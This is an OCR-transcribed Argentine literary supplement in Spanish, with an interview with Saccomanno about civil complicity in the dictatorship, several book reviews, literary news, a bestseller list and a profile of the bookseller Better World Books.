–En lo inmediato ninguna. Había sí una problemática que a mí me inquietaba: ¿entro o no entro en la ESMA? Me llaman para un documental en el momento de los 30 años, y se lo comento a mi hija mayor. Tengo tres hijas, la mayor nació en 1975. Le digo: “Carla, me invitaron a participar en un documental en la ESMA. Voy a ir a la ESMA, te lo quería avisar”. Mi hija me dice: “Te acompaño, papá. Y Tomi (su marido) viene conmigo”. Su marido tiene un tío desaparecido en la ESMA, al que yo conocí en mi juventud, que era militante de la JTP. Y me acompañaron a la ESMA, y entré en la ESMA con mi hija y el marido. Fue una experiencia desoladora, una experiencia que te devasta y te larva. Y ahí tomé una decisión: “No puedo escribir sobre esto”. Ningún texto que yo escriba de ficción puede superar lo testimonial. Más allá de que uno pueda entender lo testimonial como la ficcionalización que uno hace de la propia historia. Y ahí es donde entran textos clave como los de Pilar Calveiro, que plantea que no puede haber un campo de concentración si no hay una sociedad concentracionaria que lo permita. Ahí es donde la novela empieza a encarrilarse para el lado de la complicidad civil, que es el eje de esta novela. Acá hubo organizaciones sindicales y empresariales, sectores de la Iglesia y los partidos políticos que fueron cómplices. Entonces tomé la decisión: “No voy a ficcionalizar la ESMA”. Ahí es donde de golpe entran a funcionar tal vez otras voces. Entra a funcionar la música de Dino Saluzzi. Entra a funcionar lo que para mí es la literatura, no la música, de Satie. Erik Satie componía mientras caminaba. Saluzzi ya no es Piazzolla, es una desarticulación de la música de Piazzolla. Entra a funcionar cierta música de Miles Davis. Yo me decía: tengo que encontrar un tono de voz de alguien que cuente desde estas músicas.

Las implicancias de la dictadura son más hondas y evidentes de lo que se cree.

–Macri representa el triunfo de la complicidad civil. Macri es la dictadura. Pero también creo que hay una política de los derechos humanos que a mí no me termina de convencer. Yo creo que la ESMA no puede ser un lugar de esparcimiento, yo creo que tiene que ser un lugar de visita obligatoria para todos los colegios del país. Pero que vaya a cantar Víctor Heredia a la ESMA a mí no me parece que eso resignifique a la ESMA. El otro día dieron por televisión los documentales que filmaron los Aliados dentro de los campamentos de concentración. Cada documental comienza con una declaración jurada de un militar: “Yo, fulano de tal, garantizo que esto que van a ver son imágenes reales”. Lo primero que hacen los Aliados cuando entran es poner a todas las tropas alemanas a curar y tratar de sanar a los prisioneros y a trabajar en las fosas colectivas. Y el segundo paso es arriar al pueblo, desde la aldea o el lugar que sea, y llevarlo al campo de concentración. Y vos ves a los alemanes (hombres, mujeres, chicos) que van al campo de concentración como si fueran a un picnic o un día de campo, hasta que entran al campo de concentración y ven eso. Eso hay que mostrarlo. Y hay que mostrarlo porque esto es nuestra sociedad. Pero eso no se arregla organizando una peña folklórica en un campo de concentración.

EL TIEMPO Y LA SANGRE


Saccomanno cifra la complicidad civil de la dictadura en una escena. Dice que en un viaje en colectivo hacia Mataderos para ver a sus viejos, en plena dictadura, al pasar por el centro clandestino El Olimpo, el silencio lo invade todo, corta el aire, y no como signo de salud. Ese silencio siniestro, dice, es la vida cotidiana bajo la dictadura, la pauta del conocimiento y la negación en simultáneo, como la cercanía de la ESMA con el estadio de River Plate. Pero en su última novela, además de la complicidad, Saccomanno explora la superstición. Examina la instauración de la magia allí donde empieza la degradación, las formas del miedo, la posibilidad del compromiso y las estrategias de la supervivencia, los límites y los cepos que impone el terror. De tal modo, Saccomanno corre riesgos y construye una tesis desviada sobre la manera y el momento en que el miedo entró en la Argentina. No será fácil volver de *77*, porque este libro posee la virtud de golpear tanto sobre los libros hermanos en el tema, a quienes empuja como fichas de dominó, como a la propia narrativa del autor, la cual ha quedado en jaque.

–Hay una literatura argentina que me interesa: la de Kordon, la de Briante. Hay un tipo que a mí me parece un modelo notable, que es Belgrano Rawson. Hay otro ejemplo, para mí es esencial, que es Dal Masetto, en términos de escribir al margen de los circuitos de consagración. O Esther Cross. No me interesa ser un intelectual Malba. Parece que hoy es más importante estar en el Malba que en un sindicato. Y creo que esto pasa con la intelectualidad argentina. El cine combativo se da en el Malba, cuando Costantini era uno de los dandies que bailaba con Macri y con Antelo en las fiestas menemistas y, de golpe, ahora es el gran patrocinador de la cultura. Los intelectuales van y se toman el champán del Malba alegremente. Yo creo que cuanto más lejos, mejor. Eso también explica por qué me fui a Villa Gesell hace 20 años. Me fui, muchachos. No me interesa estar acá. Creo que gané en concentración. Escribo todos los días, creo que esto es un trabajo, a veces te sale, a veces no, a veces tenés cinco páginas, a veces media carilla.

El paciente francés

Paul Gadenne (1907-1956) ha sido un tesoro clásico y oculto de la literatura francesa. Sus relatos –escritos, como el resto de su obra, entre internaciones en un hospital para tuberculosos– empiezan a desenterrar su obra y su figura para los lectores argentinos.

Escenas en el castillo. Relatos completos
Paul Gadenne
El cuenco de plata
237 páginas




POR MAURO LIBERTELLA

Años 40. Eran los tiempos en los que la era del jazz sólo sobrevivía como un eco imposible, la caída de la bolsa y el ascenso del antisemitismo habían derrumbado más de un sueño dorado y los mapas de la literatura, como sucede cada tanto, se rediseñaban intrépidamente. La década se abría con cinco premios Nobel no concedidos por estado de guerra, y se cerraba con el galardón a William Faulkner, que marcaba el punto en el que la generación perdida era absorbida por el sistema y la generación beat se abría paso a los empujones. En nuestras costas, Borges perpetraba los relatos de sus dos libros más memorables. La literatura francesa, por su parte, jugaba a armar su propio imaginario. En 1943 se publicaba *El ser y la nada*, y Sartre pasaba a ser un faro cuya luz a muchos ha cegado. En las páginas de las historias literarias empezaban a aparecer nombres tajantes, de esos que marcan un antes y un después: Albert Camus, Roland Barthes, Marguerite Duras. En ese cielo de estrellas maduras, muchos nombres, desde luego, se han eclipsado. Uno de ellos es el de Paul Gadenne, que por esos años estaba componiendo el nervio de su obra, en los resquicios que le dejaban las agotadoras entradas y salidas de un sanatorio para tuberculosos.

Para un tipo que vivió sólo 49 años y que, en ese lapso, pasó más tiempo eludiendo los zarpazos de una enfermedad mortal que dedicándose a la escritura, siete novelas, un puñado de cuentos y algunos ensayos puede considerarse una producción copiosa. Y sin embargo, en lo que respecta a la popularidad y la incidencia en el futuro de la literatura, algo del orden del olvido sucedió. Si los escritos de Gadenne adolecieran de calidad literaria, bueno, la cuestión quedaría acaso explicada. Pero no es el caso. Los relatos de Gadenne evidencian una delicada percepción, escritos con una prosa clásica y profunda, con un pie en el glorioso siglo XIX francés y con el otro en el no menos glorioso siglo XX. Catorce son los relatos cortos que escribió Gadenne, y algunos de ellos –por qué no– se pueden pensar hoy como perlas encontradas. Destellos de una literatura personalísima cultivada en libros prolijamente olvidados.

En cuanto a las lecturas –esquivas, aisladas– que se han hecho de la obra de Gadenne, poco sabemos. Podemos conjeturar, sin arriesgarnos mucho, que la bibliografía no abunda. Silvio Mattoni, traductor de *Escenas del castillo*, apunta el hecho de que "recién en los ‘80 se empiezan a reeditar sus relatos breves y las novelas, y actualmente se están editando sus cuadernos de notas, sus artículos y sus ensayos, e incluso sus proyectos de obras inconclusas". Esto habla, si se quiere, de una especie de rescate. Puede ser el tímido deseo de un editor tratando de poner en la superficie algo que considera demasiado hundido, puede ser el producto de una generación de lectores que ve en Gadenne un referente importante o puede ser un timonazo inexplicable de aquellos que a veces da la literatura. Lo cierto es que el deshielo, si es que existe, va a ser lento y no conocerá de grandes esplendores mediáticos. En última instancia, la literatura de Gadenne así lo requiere. Una literatura mestiza, ajena a las modas de la época, de lenta degustación, que ahora llega a nuestras librerías nada menos que con los relatos completos. Ⓡ


GADENNE, QUE SOLO VIVIÓ 49 AÑOS, DEJÓ UNA OBRA DE CULTO QUE AHORA EMPIEZA A BRILLAR CON EL RESCATE DE SUS CUADERNOS, ARTÍCULOS Y ENSAYOS.

Detrás

Yasmina Reza siguió durante un año de campaña a Sarkozy para retratar al hombre detrás del fenómeno político. Pero, ¿en qué lugar deja este proyecto al pensamiento y a los intelectuales ante el poder?

POR HUGO SALAS

Todos sabemos el cuento: durante un año, el de la campaña presidencial francesa, Yasmina Reza siguió a Nicolas Sarkozy a sol y a sombra con el fin de plasmar un retrato del hombre y sus circunstancias. No es un ensayo político ni un libro periodístico sobre los entretelones del poder –ha repetido hasta el cansancio la autora–, sino una pieza literaria. En efecto, eso y no otra cosa encuentra el lector en *El alba la tarde o la noche*, una serie de comentarios y anécdotas que, en vez de dar cuenta de ese fenómeno político que lleva por nombre Sarkozy (se opine lo que se opine de él), lo reduce a unos cuantos tópicos literarios por demás trajinados –la soledad del poder, la ambición humana, la mediocridad contemporánea, etcétera–, presentados por una voz narrativa que se pretende lúcida merced al sistemático empleo de una mordacidad superficial, carente de verdadero ingenio. Un ejemplo: "[Sarkozy] va de grupo en grupo, apretando el brazo a los hombres, eso forma pequeños cuartetos de conspiradores, de niños que cuen-

Despíntalo de negro

El Centro de Documentación e Investigación de la Cultura de Izquierdas en la Argentina edita un formidable volumen que rescata la historia de quienes se enfrentaron al fascismo en sus tiempos de gloria.

El antifascismo argentino
Por Andrés Bisso
Cedinci/buenoslibros
680 páginas



POR SERGIO KIERNAN

Una de las riquezas de las que podríamos prescindir en este país es la del pensamiento fascista, que parece que no se va a terminar más y que viene de todos los colores y follajes, como los yuyos. Hay por aquí nazis, fascistas, guardias de hierro, franquistas, falangistas, nacionalistas de todo pelaje, fascistoides católicos de variada ferocidad y hasta cosas más raras como rexistas y evolianos. Este berenjenal ahora no tiene demasiada importancia ni peso, pero hubo tiempos en que manejaron el Estado, educaron a los argentinos y fueron muy influyentes en la creación de ideas políticas mayoritarias.

Menos conocida es la historia de los que le hicieron la contra a los fascistas en sus tiempos de gloria, cuando su discurso era central y el mundo tenía un amplio bloque pintado de negro. El joven historiador Andrés Bisso se dedica profesionalmente a este bloque de argentinos tan variados y cambiantes en libros como *Acción Argentina: un antifascismo nacional en tiempos de guerra mundial*, que nació como su tesis doctoral, y en este *El antifascismo argentino*, que es un formidable rescate documental de casi 700 páginas de artículos, peleas, berrinches, tomas de posición, ataques y análisis en décadas de combate ideológico.

El libro forma parte del esfuerzo de otro colectivo original, el Cedinci, Centro de Documentación e Investigación de la Cultura de Izquierdas en la Argentina, que animan Horacio Tarcus, Roberto Pittaluga y Ana Longoni. El Cedinci es una de esas patriadas locales, un archivo y núcleo de estudios que atesora, clasifica y publica la memoria política nacional, guardando literalmente los papeles en que se plasman las polémicas y las ideas.

En este caso, aparece un quién es quién de los enemigos del fascismo como Jorge Luis Borges, Alicia Moreau de Justo, Rogelio Frigerio, Roberto Arlt, Raúl González Tuñón, Ezequiel Martínez Estrada, las hermanas Ocampo y una verdadera estela de figuras de la izquierda argentina. El libro abre con una puesta en contexto del tema escrita por Bisso a la que le caben discusiones –como que la inmigración fascista de posguerra sí fue para tanto– pero que no desvía del centro del tema, la pelea por las ideas y por la calle que dieron los antifascistas. El tomo no es una antología sino una guía documental que encierra una sorpresa en la originalidad de muchas propuestas y la infinita variedad de puntos desde los que se criticó, condenó y rebatió al fascismo. Y también es una verdadera estela de los fragores políticos argentinos, mezclados hasta las fibras con esos otros ruidos internacionales. Por ejemplo, y para ser obvios, aquí no se podía discutir al primer peronismo sin discutir al fascismo, con razón o sin razón. De hecho, ni Perón quería o podía hacerlo.

El antifascismo argentino es el primer volumen de una colección naciente, la de antologías y documentos, que el Cedinci continúa con otro tomo dedicado a los socialistas alemanes y su influencia formativa en el movimiento obrero argentino. Ⓡ

de todo gran hombre

El alba la tarde o la noche
Yasmina Reza
Anagrama
178 páginas




EN PRIMER PLANO Y FUERA DE FOCO, SARKOZY. DETRÁS, Y PERFECTAMENTE DISTINGUIBLE, REZA: IGUAL QUE EN EL LIBRO.

tan en el patio, antes de dispersarse para perseguir a las chiquillas".

Dejando de lado cualquier valoración literaria (a fin de cuentas, el libro es tan mediano como el resto de la producción de Reza), lo interesante de *El alba la tarde o la noche* es el modo en que desnuda una posición bastante extendida en el ámbito intelectual contemporáneo: considerada –a distancia y con escepticismo– un universo ficcional, la política se convierte en un espectáculo "divertido" y sus protagonistas en personajes graciosos, bufonescos y, por ende, relativamente inimputables. Sarkozy es como un nene que juega y al que no le gusta perder, un chico impaciente, cascarrabias y presumido, un enano cojo que tiene por máximo mérito creer excesivamente en sí mismo. Ahora bien, en tanto está convencido de lo que hace y ningún político pasa de ser un señor ridículo que cree que la política es algo serio y no una ficción, da lo mismo quién ocupe qué lugar o quién sea electo, a condición de que sea "interesante".

En el proceso, al intelectual, en este caso Reza, nada le roza, lo mira todo con olímpica superioridad ("Es candidato. Como no conozco nada de la dramaturgia política, confieso que desconozco la importancia de este anuncio"). Así, progresivamente, el objetivo del libro parece más el de construir al propio autor como personaje central (abundan las referencias a sus obras y libros, sus "devoluciones de gentilezas" con otros intelectuales franceses, particularmente Onfray) que el de descubrir algo o nada acerca de su objeto. En realidad, el escándalo de *El alba la tarde o la noche* no es que revele mucho o poco acerca de Sarkozy, la política francesa o el sistema democrático, sino hasta qué punto desnuda la tontería de semejante idea de la política. En esas mismas páginas con que Reza intenta convencernos de que este señor "Sarko" no es más que una persona medianamente astuta en un contexto de vanidad imbécil, vicisitud que ella puede comprender desde su mirada lúcida y penetrante, advertimos más bien todo lo contrario: es la feroz inteligencia pragmática del mundo político la que triunfa, obnubilando a una escritora de armas menores, que no llega siquiera a vislumbrarla. Ⓡ

La eSScuela alemana

Una novela escolar durante el ascenso del nazismo y bajo la sombra del padre de Himmler.

El padre de un asesino
Alfred Andersch
Norma
117 páginas



POR JUAN PABLO BERTAZZA

Por más matices y puntos de contacto que existan, siempre hay un plus que mueve a distinguir entre ficción y no ficción, entre un libro de memorias y una novela enriquecida con la materia de los recuerdos. *El padre de un asesino*, finalizada en enero de 1980 (un mes antes de la muerte de su autor), y que hoy podemos leer en español, no escapa a esa ley. Su publicación póstuma ayudó a crear un gran entusiasmo en Alemania por este libro cuyo autor había sido obligado a enrolarse como soldado en la Segunda Guerra. Sin embargo, el interés de la nouvelle no consiste únicamente en ser lo último que escribió Andersch.

En primer lugar, al tratarse de la obra de un alemán, atrae por hablar del nazismo, aunque de forma indirecta y deteniéndose en un momento anterior al ascenso de Hitler al poder en 1933. La apuesta es hacer foco en el trabajo como director de escuela del padre de Heinrich Himmler, el segundo de Hitler y uno de los mayores genocidas de la historia. La nouvelle transcurre así en el tiempo real de una clase de griego en el Instituto Wittelsbach (Munich) en 1928, a la que asiste el joven Franz Kien, alterego de Andersch, y que invade el viejo Himmler para supervisarla en tanto *rex* del colegio. Con un estilo directo y llano pero atractivo para sugerir en el lector la inminencia de una vuelta de tuerca que nunca llega, la nouvelle presenta así una sorprendente unidad de tiempo y de espacio que quiebra, innecesariamente, en dos oportunidades, para describir con sagacidad no sólo el autoritarismo sino también la riquísima y siempre vigente atmósfera escolar.

Claro que esto no alcanza tampoco para entender la faja que parece ponerle al libro una mochila que no le corresponde. "Nos explica algo sobre cómo se pudo llegar a Hitler y a Himmler", firma Heinrich Vormweg, y es demasiado. Porque no es una intención que tenga ecos ni en la idea, ni en el desarrollo ni en el resultado del libro. De hecho, en el epílogo, el autor se encarga de expresar sus dudas con respecto a la forma de encarar la historia y también su necesidad de crear personajes abiertos. Por otro lado, el libro no pretende documentar nada y, más peligroso aún, lo que cuenta tampoco es tan escabroso ni difiere mucho de lo que puede pasar todavía en algunas instituciones educativas del mundo. En definitiva, *El padre de un asesino* puede generar una serie de reflexiones, sí, pero no distintas de las causadas por cualquier obra literaria de calidad. Ⓡ

NOTICIAS DEL MUNDO



LICENCIA PARA PLAGIAR

El próximo 28 de mayo van a cumplirse cien años del nacimiento de Ian Fleming, el creador del legendario James Bond. Pero sus herederos no están dispuestos a recibir ningún regalito inesperado. Eso demostraron al "proponer" algunos cambios de *The Battle For Bond*, una obra que investiga un episodio de plagio en que se vio envuelto Fleming. Parece que la idea de que Bond pasara de ser el despiadado misógino de *Casino Royale*, su primera novela, al mujeriego simpaticón y, dicho sea de paso, muy rentable de *Thunderball* la tomó del productor Kevin McClory y del guionista Jack Whittingham, que hacia 1958 iban a ser los encargados de adaptar la primera película del mítico agente. El chiste le costó a Fleming 50.000 libras, la obligación perpetua de aclarar en futuras reediciones la fuente de inspiración y, según algunos, su propia muerte. Lo cierto es que el libro que se propuso meter el dedo en la llaga de la polémica se topó con las quejas de los herederos del escritor. El reclamo consiste, básicamente, en que se retiren de la tirada seis documentos judiciales que corresponderían a la fundación Fleming. Así que en mayo se publicará una segunda edición sin esos conflictivos documentos. Y aunque las librerías no se vieron obligadas a sacar de circulación la obra original, Amazon decidió cortar por lo sano y dejó de vender el libro.

EL REY DE HARLEM

Poco antes de morir, Arthur Miller decidió entregar en mano del escritor Christopher Bigsby cientos de papeles personales que se había preocupado de ocultar durante toda su vida, por miedo a que algunos confundiesen los tantos entre vida personal y literatura. Ahora, el amigo que seguramente juró ser una tumba y guardar celosamente el secreto, está por lanzar una biografía en la que comenta dos novelas y cinco cuentos inéditos, escritos entre 1930 y 1955. Uno de los cuentos, titulado "Shleifer, Albert, 49" trata casualmente de un viajante que se suicida. El autor de la biografía y fundador del Centro Arthur Miller en Inglaterra reveló también que aunque aún hoy es considerado un autor realista, sorprende el carácter experimental de los primeros escritos de Miller. Por su parte, en una de las novelas –interrumpida luego de 180 páginas– Bigsby se asombró al encontrar hasta qué punto Miller atacaba las injusticias del racismo norteamericano, "adelantándose incluso al movimiento de los derechos civiles".

Librerías virtuales > Usados y nuevos a precios de fábula

Feria americana

Es la gran competencia de Amazon y Barnes & Noble e hizo posible volver a soñar con comprar libros importados. Se llama Better World Books, se especializa en usados, cuesta tres dólares el envío internacional y dona un porcentaje de las ganancias a fundaciones para la alfabetización en países en desarrollo. ¿Puede funcionar hoy un proyecto tan idealista? Y cómo: pasen y lean.



POR LUCIANO PIAZZA

Better World Books es una de las librerías de usados más completas del mundo: más de 2 millones de libros usados y 500.000 nuevos. Consigue los libros de las librerías y bibliotecas de las universidades de Estados Unidos, y los vende donando un 7,5 por ciento de su precio a organizaciones sin fines de lucro que apoyan la alfabetización en el mundo. Confían tanto en el atractivo del proyecto, que el "boca en boca" es su herramienta de marketing más fuerte. Y realmente está funcionando: hoy venden cinco mil libros por día.

Como la mayoría de los buenos sitios en Internet, la recomendación llega por una buena experiencia de compra. La amplitud del catálogo, repleto de rarezas a precios increíbles, y el incomparable precio del envío internacional (US$ 2,97 a todo el mundo), le dan la posibilidad de vender a particulares, y además ser proveedores de librerías de usados locales. Una enumeración desprolija permite espiar el valor de su catálogo: *Fear and Loathing in Las Vegas* de Hunter Thompson en edición ilustrada por Ralph Steadman a 7 dólares; *From Folk Psychology to Cognitive Science: A Case against Belief* de Stephen Stich a 6 dólares, *CBGB: Decades of Graffiti* sobre el mítico local neoyorquino a 12 dólares, agotados de J.P. Donleavy, poetas norteamericanos inconseguibles, y joyas tales como un número de una revista sobre Stegmüller a 7 dólares –mientras que en Amazon y otras librerías online lo venden a 200 dólares.

La envergadura y la seriedad del proyecto seducen lo suficiente como para interesarse por los personajes que lo llevaron a cabo. Al ingresar a la sección institucional del sitio brilla una cita a *Seinfeld*: "La librería es una de las pocas evidencias que tenemos de que la gente aún sigue pensando". Xavier Helgesen, el fundador de Better World Books, está muy contento por la buena promoción que recibieron en el festival de Sundance más reciente y cuenta que comenzó vendiendo libros cuando se recibió en Ciencias de la Información en la Universidad de Notre Dame, en el 2001. "Tuve las primeras experiencias con ventas de libros usados mientras estaba desempleado. Vendía los que los estudiantes no necesitaban más, y que donaban sabiendo que un porcentaje iba destinado a las fundaciones para la alfabetización." Encontrar destino al caudal de libros usados en las universidades, y vincular la venta de esos libros con sponsors de la alfabetización mundial, hicieron crecer al proyecto a una velocidad inesperada.

El nombre del dominio estaba registrado desde 1995 por un ex Microsoft tan idealista como Xavier. "Y a pesar de recibir todas las semanas una oferta por el dominio, en el 2004 nos lo vendió a nosotros porque creyó en nuestro proyecto."

No sólo es sorprendente que BWB sobreviva sino que además sea una competencia real de Amazon y Alibris. "Es muy sencillo: nosotros tenemos todo el stock de libros en un mismo lugar, el correo es mucho barato. Ellos hacen el envío puerta a puerta entre usuarios."

El envío es más barato pero tarda más tiempo en llegar. Los compradores esperan sus pedidos contentos y pagan 0,4 centavos de dólar extras para contribuir a frenar el impacto del carbono. Si los libros están al mismo precio que en otras de usados, los compradores suelen preferir dejar sus aportes a BWB. Aunque suene lógico, es raro. "Si, es raro pero incluso la gente que trabaja acá prefiere este ambiente, a veces rechazando ofertas de otros lugares que le pagan más dinero." Xavier sabe que la gente los apoya porque lo que ofrecen es un muy buen servicio. "Más allá de tu ideología, te interese o no la política, conseguís libros usados y nuevos a muy buenos precios, y los enviamos a cualquier parte del mundo." Ⓡ

BOCA DE URNA

Este es el listado de los libros más vendidos durante la última semana en Librería CrackUp (Costa Rica 4767)

FICCION

1. **Los libros de la guerra**
Fogwill
Mansalva
2. **Los culpables**
Juan Villoro
Interzona
3. **Dejemos hablar al viento**
Juan Carlos Onetti
Punto de lectura
4. **Novecento**
Alessandro Baricco
Anagrama
5. **Periplo**
Juan Filloy
El cuenco de plata

NO FICCION

1. **Francis Bacon. Lógica de la sensación**
Gilles Deleuze
Libros de Arena
2. **La parte maldita**
Maurice Blanchot
Las cuarenta
3. **Un sueño de pasión**
Lee Strasberg
Emecé
4. **Esta América nuestra**
Gabriela Mistral y Victoria Ocampo
El cuenco de plata
5. **Hermano, Paco Urondo**
Beatriz Urondo y Germán Amato
Nuestra América

TEATRO DE REVISTAS

POR JUAN PABLO BERTAZZA



Primera Revista Latinoamericana de Libros
Número 2

Con título de partido político importante y formato parecido al *The New York Review of Books*, llegó el segundo número de *PRL*, *Primera Revista Latinoamericana de Libros*, aunque impresa en Nueva York. Compuesta exclusivamente de reseñas, esta publicación bimensual con muchas firmas de peso, excede el terreno literario para tratar también temas de política, historia y sociología. Entre las notas de esta edición resulta insoslayable el artículo del crítico Roberto González Echeverría sobre la edición conmemorativa de *Cien años de soledad*, a cargo de la Real Academia española. Aunque pudiéndole achacar bastante dispersión, se trata de una nota exquisitamente escrita, a través de la cual el autor de *Mito y Archivo* defenestra a "esta olvidable edición conmemorativa", critica el título de *Cien años de soledad* y cierta debilidad de sus personajes, al mismo tiempo que le rinde un homenaje inteligente a la obra maestra de García Márquez como hace tiempo no se lee. Otro artículo recomendable es el de Sergio Ramírez en el cual, con la excusa de reseñar la biografía *Hugo Chávez sin uniforme*, vierte su opinión sobre el proyecto socialista del mayor fenómeno político de los últimos años. Para quienes deseen suscribirse: *www.revistaprl.com* Ⓡ



Nómada
Número 9

Fluye y al mismo tiempo permanece. Es una buena definición de la revista *Nómada* de la Universidad Nacional de San Martín, que acaba de lanzar su noveno número. Con mucho de homenaje, pero también de agradecimiento presenta un dossier sobre Juan Gelman, al calor de su Premio Miguel de Cervantes. Una entrevista con respuestas casi aforísticas, un análisis de su último libro, *Mundar*, a cargo de Carlos Ruta (rector de la Unsam), una emotiva reflexión de Jorge Boccanera sobre el lugar del exilio y el extrañamiento a lo largo de su obra y hasta un poema inédito constituyen el merecido reconocimiento en vida al gran poeta argentino. Y hablando de vida, este número ofrece otro interesante dossier sobre la muerte, en un momento en que despierta más fascinación, miedo y rechazo que nunca. Germán Ferrari, Vilma Tripodoro (médica especializada en cuidados paliativos) y un asombroso relato inédito de Luis Gusmán ponen en disección, desde diferentes perspectivas, a la propia Parca. Vale destacar también el completo informe y la breve antología de arte y literatura en la provincia de Corrientes. Ah, dato importante para los poetas: en la última página figuran los finalistas del Concurso Olga Orozco que, al parecer, tuvo una convocatoria a todo trapo. Ⓡ



Sudestada
Número 66

Llegando a Montevideo y con un color más en la tapa inauguran el año los responsables de *Sudestada*, la revista que, desde hace siete años, ofrece mensualmente distintas investigaciones y notas de actualidad sobre el ámbito de la cultura y la política. El dossier de tapa está dedicado a Buenaventura Durruti, carismático líder anarquista que formó parte del grupo "Los solidarios" que asaltó el Banco de España de Gijón en 1923 y tuvo protagonismo en la Guerra Civil Española, aunque fue asesinado precisamente en 1936. El dossier no sólo se encarga de crear una exhaustiva semblanza sobre su vida y de investigar su todavía confuso asesinato, sino que también analiza lo que fue, en definitiva, el ocaso del anarquismo como movimiento. En el terreno literario, este número presenta una entrevista a Guillermo Martínez, autor de *La muerte lenta de Luciana B.* y de *Crímenes imperceptibles* que, con el título de *Los crímenes de Oxford*, se estrenará como película en versión hollywoodense. El policial, la cocina de su propia obra, la crítica, el lenguaje vs. la trama, el mercado, los encasillamientos y las viejas vanguardias son algunas de las palabritas *en caché* que podrían resaltarse de esta charla. Completan la entrega microficciones de Raúl Brasca y poemas de Dardo Dorronzoro. Ⓡ


AUTO-
RES



Cada tanto asoma un nombre por detrás de la férrea primera fila de la literatura inglesa que conforman Martin Amis, Julian Barnes, Ian McEwan y Salman Rushdie. El de Jonathan Coe es uno que, a pesar de su éxito en lengua inglesa y francesa, recién ahora empieza a dar a conocer en castellano a un escritor que con *El círculo cerrado* clausura un díptico en la mejor línea de la literatura de sociedad de Evelyn Waugh y Anthony Powell.

Little Britain

El Círculo Cerrado
Jonathan Coe
Traducción de Javier Lacruz
Anagrama, Barcelona, 2007
499 páginas



POR RODRIGO FRESAN

No debe ser sencillo ser Jonathan Coe. Es decir, no debe ser fácil habitar y escribir en un país marcado a fuego y tinta por las presencias constantes y ominosas de deidades superiores como Martin Amis, Julian Barnes, Ian McEwan y Salman Rushdie. Poco espacio, sí. Pero después de todo Coe (Birmingham, 1961) la ha tenido más fácil que otros talentos indiscutibles (como los de Jake Arnott, Tim Binding y Glen Duncan entre muchos otros, todavía a la espera de una merecida difusión internacional) y se las ha arreglado para ir haciéndose su sitio con ficciones a las que se podría calificar de ligeras y costumbristas y picarescas. Nobles entretenimientos y todo eso.

Pero lo anterior sería, claro, una forma fácil y errónea de etiquetar a un escritor mucho más raro de lo que parece y siempre moviéndose, inasible, en algún lugar entre las monstruosas criaturas abismales de *Campos de Londres* y alrededores y los tan bordes pero siempre simpáticos personajes de Nick Hornby & Co.

Visto y leído así, Coe es una mutación: sus primeros títulos abordan tramas que van desde los blues femeninos de *The Accidental Woman* (1987) o el ejercicio atomizado y metaficcional de *A Touch of Love* (1989) y el policial pop de *The Dwarves of Death* (1990) hasta ya llegar a *¡Menudo reparto!* (su cuarta y consagratoria novela de 1994, una aproximación a los ambientes de Evelyn Waugh pero como si estuvieran filmados por Terry Gilliam) y *La casa del sueño* (de 1997, best-seller ganador de premios de prestigio en Francia, que no desentonaría, en adaptación madrileña, entre esos *thrillers* existenciales a los que cada vez parece ser más afín Pedro Almodóvar).

El díptico iniciado con *El club de los canallas* (2001) y que ahora se completa con *El círculo cerrado* (2004) es, hasta la fecha, la obra más ambiciosa de Coe a la vez que un nuevo intento de comprender las idas y vueltas de su país. Porque –por encima de todas las definiciones posibles– Coe es un atípico novelista político. Y si *¡Menudo reparto!* apenas escondía tras su máscara gótico-familiar a un despiadado retrato y una feroz crítica del thatcherismo, *El club de los canallas* empieza en Berlín en el 2003 y a las pocas páginas da marcha atrás y continúa –engañosamente– como una amable crónica de los '70 simbolizados en cuatro amigos de personalidades arquetípicas. Está el payaso de la clase, el artista torturado, el radical politizado y el soñador entregado a la poesía y, ugh, al rock sinfónico (una de las perversiones más claras de Coe quien también -–como Hornby– ha incursionado en el mundo de la música y tomó el título de su novela prestado a un álbum de 1975 de la banda de culto Hatfield and the North). Y así, rodeando a estos Cuatro Fantásticos -–y a modo de *soundtrack*– estallan las bombas del IRA, las huelgas, las políticas extremas en cuanto a la inmigración del National Front contempladas con la mirada clínica y la mano segura de alguien que también sabe cómo narrar la realidad. No en vano, Coe ha destacado como biógrafo de Humphrey Bogart, James Stewart y –con modales formidables e innovadores– del escritor maldito y vanguardista B. S. Johnson (la experimental *Like a Fiery Elephant: The Story of B. S. Johnson*, de 2004, es para muchos su mejor libro).

Y la confesa idea original de Coe era la de honrar a uno de sus ídolos –el Anthony Powell de los doce tomos de *Una danza para la música del tiempo*– y proponer un ciclo novelístico de seis volúmenes. Pero se lo pensó mejor y finalmente decidió eliminar las cuatro entregas centrales. Por lo que *El círculo cerrado* –con un audaz olímpico triple salto mortal y elíptico– opta por ignorar los '80 y los '90 y nos devuelve a nuestros héroes veinte años más tarde, promediando sus cuarenta años, soportando la debacle de Tony Blair y arrastrándose desde el último día del Milenio hasta el 2004, cuando los programas de la televisión inglesa han mejorado pero los tiempos son más sombríos, porque lo que ahora se lleva son los terroristas suicidas.

